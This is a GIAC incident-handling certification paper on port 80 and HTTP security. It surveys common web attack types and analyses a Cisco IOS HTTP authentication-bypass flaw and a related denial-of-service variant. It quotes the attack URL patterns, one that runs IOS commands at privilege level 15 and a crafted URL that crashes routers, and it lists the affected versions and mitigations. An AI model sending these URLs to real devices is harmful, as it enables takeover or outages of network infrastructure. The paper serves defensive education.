Global Information Assurance Certification Paper

“Port 80 and the Web of Trust”

GCIH Practical Assignment Version 2.0 Aug, 2001
Option 2

For GIAC Certification in
Advanced Incident Handling and Hacker Exploits

Timothy P. Layton, Sr. - CISSP, GCFW
February 28, 2002

Table of Contents

1 overview

This paper will study the various issues, vulnerabilities and exploits commonly associated with port 80 which is commonly used by web servers to allow clients access to various types of information over the HyperText Transport Protocol. In my opinion many organizations blindly trust their web servers if they feel they are adequately protected by their screening router and firewall. The reality is that port 80 is the most probed port on a continual basis and is susceptible to numerous vulnerabilities and exploits, many of which will be reviewed during this paper.

As a quick overview here is an explanation of how ports, services, and protocols all work together. A server makes its services available to users using numbered ports, one for each service available. For example, a web server would typically be available on port 80, this is the well-known port for standard web servers. Clients connect to a service at a specific IP address and on a specific port number. Once the client connects to the target port, it accesses the service using a protocol. In the context of this example, the protocol is HTTP.

Unfortunately security is not as simple as implementing technical solutions and if it were this easy port 80 would not continually be at the top of the list for the most probed port. Security is a living process that is a unique balance of people, processes, and technologies for each organization. To that end, there are no silver bullet technical solutions that an organization or company can buy.

2 Assignment 1 – targeted Port selection

2.1 port 80 / http

I elected to use port 80 for the targeted port for my practical assignment. I selected this port for two reasons; the first is because it is consistently the most vulnerable port as listed by the Internet Storm Center's Top Ten database at http://www.dshield.org/topports.html, and many organizations of varying security postures host their own web sites unaware of the true risk and vulnerability of their choice.

If an organization elects to host their own public web site their











security policy would likely say something like the following: Allow any computer from any source IP address to gain access to our web server (www.somecompany.com) via port 80 for HTTP (HyperText Transport Protocol) connections and port 443 for secure connections over SSL (Secure Socket Layer). The assumption here is that the anonymous users in the general public will only access the web server via a standard web browser over HTTP or HTTPS and not try and exploit the host, company or network in any way. In this scenario the screening router at the perimeter network will allow http or https traffic from any valid source IP address to www.somecompany.com and the firewall will also allow http and https packets from any valid source IP address to ultimately connect to the target web server. Many organizations "assume" that users will only use a web browser to access the web server. Nothing stops any user from using another application such as telnet to access the same web server using port 80 or port 443. If not properly accounted for a user can connect to a web server over the port in which it listens on and gain useful information that could be used to ultimately exploit the host or company in some way.

Web servers are not the only source for HTTP servers. As you will see later in this paper the vulnerability I elected to research was a forceful browsing exploit on a Cisco router with the HTTP server enabled. In addition to routers other common network appliances such as network printers have HTTP servers on them as well.

The graph below was captured on January 29, 2002 at 9:21 p.m. CST.

Top 10 Target Ports

This list shows the top 10 most probed ports. You may also want to check the Port of the Day which will discuss a recently active port in more detail. Our Internet Primer explains what these terms mean.

Service Name	Port Number	Activity Past Month	Explanation
http	80		HTTP Web server
ssh	22		Secure Shell, old versions are vulnerable
ftp	21		FTP servers typically run on this port
domain	53		Domain name system. Attack against old versions of BIND
sunrpc	111		RPC. vulnurable on many Linux systems. Can get root
telnet	23		Telnet remote admin. Exploits known for old versions
smtp	25		Mail server listens on this port.
???	21536		
efs	520		
???	60001		

2.11 services or applications commonly associated with port 80

The web server application is commonly associated with the use of port 80.

2.12 description of services/applications that use port 80 and purpose

The most common web server applications would include the following: Apache HTTP Server, Microsoft Internet Information Services (IIS), Netscape iPlanet, Zeus, IBM HTTP Server, and others such as embedded HTTP servers on routers, switches, and printers.

The Apache HTTP Server is the most popular web server on the Internet since 1996, according to Apache web site at http://httpd.apache.org/. Apache is available for both Unix and Windows platforms with the Unix platform being the most popular. As of the writing of this paper, version 1.3.23 is the latest release of the web server. The cost is just about right—free!

The Microsoft Internet Information Services or commonly referred to as IIS is shipped with Windows. IIS version 5 shipped by default with Windows 2000 Server and Advanced Server.

2.13 protocols used by port 80 and description of how the protocols work

The HyperText Transport Protocol is used by port 80 on web servers for the intended purpose of serving static or dynamic information to its clients utilizing a web browser application.

HTTP operates on the Application layer of the OSI model along with FTP and SNMP to name a couple other examples. The Application layer sits at the top of the model with Presentation, Session, Transport, Network, Data Link, and Physical layers following. Application-layer protocols such as HTTP and FTP, rely on an underlying transport-layer protocol to deliver messages between the communicating hosts. The network-layer protocol handles the delivery of each packet, and all Internet applications rely on the a single, pervasive network-layer protocol—the Internet Protocol. Simply put, HTTP allows the communication between web browsers (clients) and web servers (hosts).


HTTP defines the syntax of the messages and how the fields in each line of the message should be interpreted. HTTP in fact is a request-response protocol—the client sends a request message and then the replies with a response message. Client requests are typically triggered by some user action such as clicking on a hypertext link or typing a URI in the browser window. HTTP is a stateless protocol—clients and servers treat each message exchange independently and are not required to maintain any state across requests and responses. Static content on the web sever is served to the client via HTML (HyperText Markup Language) and the most common standard for dynamic content is CGI or Common Gateway Interface. HTML provides a standard representation for hypertext documents in ASCII format. HTML was derived from the more general Standard Generalized Language (SGML). For the sake of keeping it simple, HTML allows authors to format text, reference images, and embed hypertext links to other documents.

Many times the users do not know if the content they receive is static or dynamically generated. CGI is basically a web server extension protocol. Tools such as Perl, Java, Javascript, ASP, C/C++ can be used to create dynamic content. While this is not an exhaustive list, it does cover some of the more popular choices.


The web server receives a request from the client over port 80. The client typically uses a web browser application and will type

in the URL (Uniform Resource Locator) of the target web site. The URL is then mapped to a local file on the web server file system.

Like other Internet protocols, HTTP control information is passed as plain text via a TCP connection. The figure below illustrates a basic HTTP request form the client to server.



An alternate was of looking at the steps in a browser process is illustrated in the diagram below. At a high level, the selected URL is parsed to determine the web server that must be contacted, a connection is set up with the server, and an HTTP request is sent with the URL to obtain the response. Some of these steps may not be necessary because of caching.




HTTP 1.0 was the original protocol and now this simple protocol has been refined into a more complex version in HTTP 1.1. More detailed information on the protocol and the related RFC's can be found on the w3.org web site at http://www.w3.org/Protocols/. A list of all RFC's related to HTTP can be found on the w3.org web site at http://www.w3.org/Protocols/Specs.html.

To further understand HTTP it is important to know that HTTP is part of a larger picture. Ultimately, a web server is tasked with serving up content to the requesting client and HTTP is the communications portion of the relationship.

The content has to be identified by the web browser (client) in a way that it can properly display the results on the local client. The basic mechanism for determining how to display this content is the MIME (Multipurpose Internet Mail Extension) type header. In short, MIME tells the client what type of content is being sent to it from the server. To the best of my knowledge there are hundreds of various MIME types. The Apache web server is distributed with over 300 MIME types. This information can be located in the mime.types file after installing Apache.

The figure below illustrates the process of how a dynamically generated HTML page is processed. The user will probably never know that the content they are viewing in dynamically generated. In other words, CGI acts as a web server extension protocol.



2.14 security issues and vulnerabilities commonly associated with port 80

In general the most common problem with port 80 stems from vulnerabilities surrounding HTTP. Common exploits would include: DoS, buffer overflows, script manipulation and URL parameter tampering. The majority of web server related vulnerabilities are in the actual HTTP requests, which by the way your screening router and firewall will happily forward to your web server. This happens independently if the server is utilizing a public IP address or a NAT private address.

It is important to note that many network appliances such as routers and firewalls have HTTP servers installed on them opening them up to common vulnerabilities such as denial of service as well as other problems.

Users visit a web site and various types of information is passed between the user (client) and the web server. This information is recorded in the web servers log files and would include information such as: the client's browser type, IP address, files

and images they requested, etc. Attackers have an opportunity to exploit this information.

Vulnerabilities for organizations in the context of web applications, HTTP, and web servers usually fall into two categories: unknown or specific vulnerabilities of the organization's own internally developed application; known vulnerabilities for 3rd party applications such as web servers and operating system packed applications, etc.

Sanctum, Inc. has broken down these two categories into ten common types of hacks. The full Whitepaper is available at http://www.sanctuminc.com/solutions/appscan/index.html

- Parameter Tampering
- Hidden Field Manipulation
- Backdoors and Debug Options
- Cookie Poisoning
- Stealth Commanding
- Forceful Browsing
- Cross-Site Scripting
- Buffer Overflow
- 3rd Party Misconfigurations
- Known Vulnerabilities

Parameter Tampering

This type of tampering involves the manipulation of URL parameters to retrieve information that otherwise is not available to the user. Unauthorized users can potentially manipulate SQL code of the local or backend systems to retrieve a list of users, passwords, credit card information, etc.

Hidden Field Manipulation

This type of tampering exploits hidden fields and parameters.

Hidden fields are used by some programmers to store information about the current user for session information, etc., without having to maintain a complex database on the server to accomplish the same result. The described fields can be viewed by any user that elects to do a "view source" of the html file. These type of attacks are successful because most applications do not validate the returning web page. This allows a hacker to change the price of an item to a lower cost, etc.

Backdoors and Debug Options

Many developers create backdoors for development and debugging of their applications and unfortunately leave these in tact in the final application. Common issues would be that users could login without requiring a password or have direct access to a specific URL that has direct access to application configuration or management of the application.

Cookie Poisoning

It is a common practice for applications to use "Cookies" to store user information on the client's system. Hackers have the opportunity to modify the cookies therefore fooling the application and gain access to accounts that do not belong to them. A common method is to steal a cookie and use the cookie to bypass the authentication process.

Stealth Commanding

This vulnerability allows unauthorized users and hackers to execute Trojan-horse or malicious code on the web server. Examples would be Perl system or eval commands, server-side includes, etc.

Forceful Browsing

This technique will allow malicious users to jump directly to web pages that would normally require authentication. There is a flaw in the HTTP server application controls allowing this to happen. Application developers must ensure that all possible URL links under the root protected directory are challenged by the appropriate level of authentication and authorization methods as developed by the organizations policy.

Cross-Site Scripting

This technique is the process of inserting new code into pages

sent by a referring or another source. HTML forms are easy targets for this exploit. Cross-Site scripting could potentially allow a malicious user to insert executable code into another user's web session.

Buffer Overflow

The buffer overflow is an old attack that has been around for many years. The basic technique is to send more data than the application was designed to expect and thus causing a buffer overrun. Buffer overflows have been used to crash a system and gain complete control over a system.

3rd Party Misconfigurations

Applications can contain non-secure default settings unless changed can be exploited by malicious or unauthorized users. A good example is leaving your web server configured at the default settings or leaving sample scripts installed in default directories. Many exploits have been developed by malicious people to attack these common errors.

Known Vulnerabilities

Known vulnerabilities are any type of bug or exploit that have been published by vulnerability sources or are commonly known. Most known vulnerabilities have patches or techniques to eliminate them and hackers exploit target systems because administrators do not take the time to apply the well-known fix.

Hackers and malicious users commonly use parameter, patch tampering techniques, and well-known vulnerabilities to exploit organizations and their systems. According to Sanctum, Inc. they are the top three methods used.

Buffer overflows are common for web type exploits. A buffer overflow allows attackers to put a value greater than was designed or expected by the developer into a program variable, and by doing this, the attacker may be able to execute arbitrary code with the privilege of the running user—many times this is root!

In closing the security issues surrounding port 80 and HTTP could be potentially unlimited. Organizations are implementing complex application servers and databases with web servers as the front end and by allowing anonymous users access to these backend systems via the web server countless vulnerabilities are

possible. A well designed architecture with security minded application developers will go a long way to helping mitigate the more common security issues and threats.

Refer to Appendix A for additional in-depth technical information about the various types of HTTP vulnerabilities and exploits from the admin at cgisecurity.com.


3 Assignment 2 – specific exploit

3.1 overview

I selected the "Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability" exploit. I found the vulnerability on the securityfocus.com web site located at the following URL: http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2936

Refer to Figure 3-1 below:

Figure 3-1



3.12 exploit details

One of the reasons I selected this exploit is because perimeter defense is very important in the overall defense strategy for a company or organization. If the company has not deployed a Defense In-Depth strategy which has a solid first layer of protection at the perimeter it is highly unlikely they have not deployed an acceptable level of people, processes, and technologies to protect their information assets. If the

perimeter router can be compromised it could potentially lead to a full network compromise. The vulnerability is especially troubling because a malicious user can execute IOS commands arbitrarily on the target router as if they had administrator level access. A host of options come to mind: reload the router and disrupt service for the company, change the routes or IP address for malicious purposes, etc. The options are endless because of the level of access that is granted as a result of the compromise.

Cisco has published information on their site regarding the vulnerability at the following URL:
http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html

At the above URL Cisco says the following:

When the HTTP server is enabled and local authorization is used, it is possible, under some circumstances, to bypass the authentication and execute any command on the device. In that case, the user will be able to exercise complete control over the device. All commands will be executed with the highest privilege (level 15).

All releases of Cisco IOS® software, starting with release 11.3 and later, are vulnerable. Virtually all mainstream Cisco routers and switches running Cisco IOS software are affected by this vulnerability.

Products that are not running Cisco IOS software are not vulnerable.

Name of Exploit

The name listed on the securityfocus.com web site was: "Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability"

Operating System Versions Affected

As of July 04, 2001 the following versions of the Cisco IOS (Internet Operating System) are listed as being vulnerable to this exploit.

Cisco IOS 11.3XA
Cisco IOS 11.3T
Cisco IOS 11.3NA
Cisco IOS 11.3MA
Cisco IOS 11.3HA

Cisco IOS 11.3DB
Cisco IOS 11.3DA
Cisco IOS 11.3AA
Cisco IOS 11.3
Cisco IOS 12.0XV
Cisco IOS 12.0XU
Cisco IOS 12.0XS
Cisco IOS 12.0XR
Cisco IOS 12.0XQ
Cisco IOS 12.0XP
Cisco IOS 12.0XN
Cisco IOS 12.0XM
Cisco IOS 12.0XL
Cisco IOS 12.0XJ
Cisco IOS 12.0XI
Cisco IOS 12.0XH
Cisco IOS 12.0XG
Cisco IOS 12.0XF
Cisco IOS 12.0XE
Cisco IOS 12.0XD
Cisco IOS 12.0XC
Cisco IOS 12.0XB
Cisco IOS 12.0XA
Cisco IOS 12.0WT
Cisco IOS 12.0WC
Cisco IOS 12.0T
Cisco IOS 12.0ST
Cisco IOS 12.0SL
Cisco IOS 12.0SC
Cisco IOS 12.0S
Cisco IOS 12.0DC
Cisco IOS 12.0DB
Cisco IOS 12.0DA
Cisco IOS 12.0(7)XK
Cisco IOS 12.0(5)XK
Cisco IOS 12.0(14)W5(20)
Cisco IOS 12.0(10)W5(18g)
Cisco IOS 12.0
Cisco IOS 12.1YF
Cisco IOS 12.1YD
Cisco IOS 12.1YC
Cisco IOS 12.1YB
Cisco IOS 12.1YA
Cisco IOS 12.1XZ
Cisco IOS 12.1XY
Cisco IOS 12.1XX
Cisco IOS 12.1XW
Cisco IOS 12.1XV
Cisco IOS 12.1XU
Cisco IOS 12.1XT

Cisco IOS 12.1XS
Cisco IOS 12.1XR
Cisco IOS 12.1XQ
Cisco IOS 12.1XP
Cisco IOS 12.1XM
Cisco IOS 12.1XL
Cisco IOS 12.1XK
Cisco IOS 12.1XJ
Cisco IOS 12.1XI
Cisco IOS 12.1XH
Cisco IOS 12.1XG
Cisco IOS 12.1XF
Cisco IOS 12.1XE
Cisco IOS 12.1XD
Cisco IOS 12.1XC
Cisco IOS 12.1XB
Cisco IOS 12.1XA
Cisco IOS 12.1T
Cisco IOS 12.1EZ
Cisco IOS 12.1EY
Cisco IOS 12.1EX
Cisco IOS 12.1EC
Cisco IOS 12.1E
Cisco IOS 12.1DC
Cisco IOS 12.1DB
Cisco IOS 12.1DA
Cisco IOS 12.1CX
Cisco IOS 12.1AA
Cisco IOS 12.1
Cisco IOS 12.2XQ
Cisco IOS 12.2XH
Cisco IOS 12.2XE
Cisco IOS 12.2XD
Cisco IOS 12.2XA
Cisco IOS 12.2T
Cisco IOS 12.2

Operating System Versions Not Affected

Cisco IOS 10.3
Cisco IOS 11.0
Cisco IOS 11.1
Cisco IOS 11.2

Hardware System Versions Not Affected

Cisco products that do not run Cisco IOS software and are not affected by this defect include, but are not limited to:

* 700 series dialup routers (750, 760, and 770 series).

* The Catalyst 6000 is not affected if it is not running Cisco IOS software.
* WAN switching products in the IGX and BPX lines.
* The MGX (formerly known as the AXIS shelf).
* Host-based software.
* The Cisco PIX Firewall.
* The Cisco LocalDirector.
* The Cisco Cache Engine.

No other Cisco products are affected.

Protocols/Services

The exploit utilizes HTTP as the protocol and accesses port 80 on the affected router or switch to execute the exploit URL string.

Brief Description

It is possible to gain full remote administrative access on router and switch devices using affected releases of IOS. By using a URL of http://router.address/level/$NUMBER/exec/.... where $NUMBER is an integer between 16 and 99, it is possible for a remote user to gain full administrative access. The dots . . . represent any IOS command.

This problem makes it possible for a remote user to gain full administrative privileges, which may lead to further compromise of the network or result in a denial of service.

3.13 protocol description

The Hypertext Transport Protocol is defined and described in Request for Comment 2616. The RFC can be found at the following URL: http://www.w3.org/Protocols/rfc2616/rfc2616.html

The abstract for the Hypertext Transport Protocol in RFC is "The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems. It is a generic, stateless, protocol which can be used for many tasks beyond its use for hypertext, such as name servers and distributed object management systems, through extension of its request methods, error codes and headers. A feature of HTTP is the typing and negotiation of data representation, allowing systems to be built independently of the data being transferred."

The RFC does a good job of describing HTTP and how it can be utilized and how the protocol operates. The following section is taken directly from the Introduction section of RFC 2616.

Refer to Appendix B for a snippet from RFC 2616 that clearly outlines HTTP.

3.14 Description of Variants

A variant to the unauthorized vulnerability listed in this paper is the Cisco router HTTP server DoS (Denial of Service) vulnerability as listed at the following URL: http://www.securiteam.com/securitynews/5CP0C1P1FA.html

This variant is relevant because it requires the HTTP server to be running on the target Cisco router and a two character crafted URL can be constructed bring the router down causing a Denial of Service attack.

By entering the IP address of a Cisco router with the HTTP server installed in a crafted URL such as http://router.ip.com/%% will cause affected routers to halt and reload. The end result is a denial of service attack against an organization assets and resources.

The Cisco Bug ID is CSCdr36952. This vulnerability affects virtually all mainstream routers and switches running Cisco IOS releases 11.1 through 12.1, inclusive. Go to the Cisco web site at the following URL for a full explanation: http://www.cisco.com/warp/public/707/ioshttpserver-pub.shtml#Software

This vulnerability can be mitigated by disabling the HTTP server, using an access-list on the interface path to the router to prevent unauthorized network connections to the HTTP service, you could apply an access-class option directly to the HTTP server itself. It is important to note that the HTTP server must explicitly be enabled for this vulnerability to be valid.

For full details on this vulnerability go to http://www.securiteam.com/securitynews/5CP0C1P1FA.html

Details

Vulnerable systems:
Cisco devices that may be running affected releases include:

* Cisco routers in the AGS/MGS/CGS/AGS+, IGS, RSM, 800, ubr900, 1000, 2500, 2600, 3000, 3600, 3800, 4000, 4500, 4700, AS5200, AS5300, AS5800, 6400, 7000, 7200, ubr7200, 7500, and 12000 series.
* Most recent versions of the LS1010 ATM switch.
* The Catalyst 6000 if it is running IOS.
* Some versions of the Catalyst 2900XL LAN switch.
* The Cisco DistributedDirector.

Immune systems:
* 700 series dialup routers (750, 760, and 770 series) are not affected.
* Catalyst 1900, 2800, 2900, 3000, and 5000 series LAN switches are not affected except for some versions of the Catalyst 2900XL. However, optional router modules running Cisco IOS software in switch backplanes, such as the RSM module for the Catalyst 5000 and 5500, are affected (see the Affected Products section above).
* The Catalyst 6000 is not affected if it is not running IOS.
* WAN switching products in the IGX and BPX lines are not affected.
* The MGX (formerly known as the AXIS shelf) is not affected.
* No host-based software is affected.
* The Cisco PIX Firewall is not affected.
* The Cisco LocalDirector is not affected.
* The Cisco Cache Engine is not affected.

The HTTP server was introduced in IOS release 11.0 to extend router management to the worldwide web. The defect appears in a function added in IOS releases 11.1 and 11.2 that parses special characters in a URI of the format "%nn" where each "n" represents a hexadecimal digit. The vulnerability is exposed when an attempt is made to browse to "http://<router-ip>/%%". Due to the defect, the function incorrectly parses "%%" and it enters an infinite loop. A watchdog timer expires two minutes later and forces the router to crash and reload. Once it has resumed normal operation, the router is again vulnerable to the same defect until the HTTP server is disabled, access from untrusted hosts is prohibited, or the router is upgraded to a release of Cisco IOS software that is not vulnerable to this defect.

In rare cases, the affected device fails to reload, forcing the administrator to cycle the power to resume operation. Some devices have reloaded without providing stack traces and may indicate wrongly that they were "restarted by power-on" when that did not occur.

The HTTP server is not enabled by default except on unconfigured Cisco model 1003, 1004, and 1005 routers. Once initial access is granted to configure the router, the customer may disable or limit access to the HTTP server by changing the configuration. Once the new configuration has been saved, the HTTP server will not be enabled automatically when the router restarts.

Impact:
Any affected Cisco IOS device that is operating with the HTTP server enabled and is not protected against unauthorized connections can be forced to halt for a period of up to two minutes and then reload. The vulnerability can be exercised repeatedly, possibly creating a Denial of Service (DoS) attack, until such time as the HTTP server is disabled, the router is protected against the attack, or the software on the router is upgraded to an unaffected release of IOS.

In rare instances when a router at a remote location fails to reload, an administrator must visit the physical device to recover from the defect. In rare cases where no stack trace could be recovered and the router may erroneously report: "restarted by power-on", the customer may be misled as to the true cause of a reload.

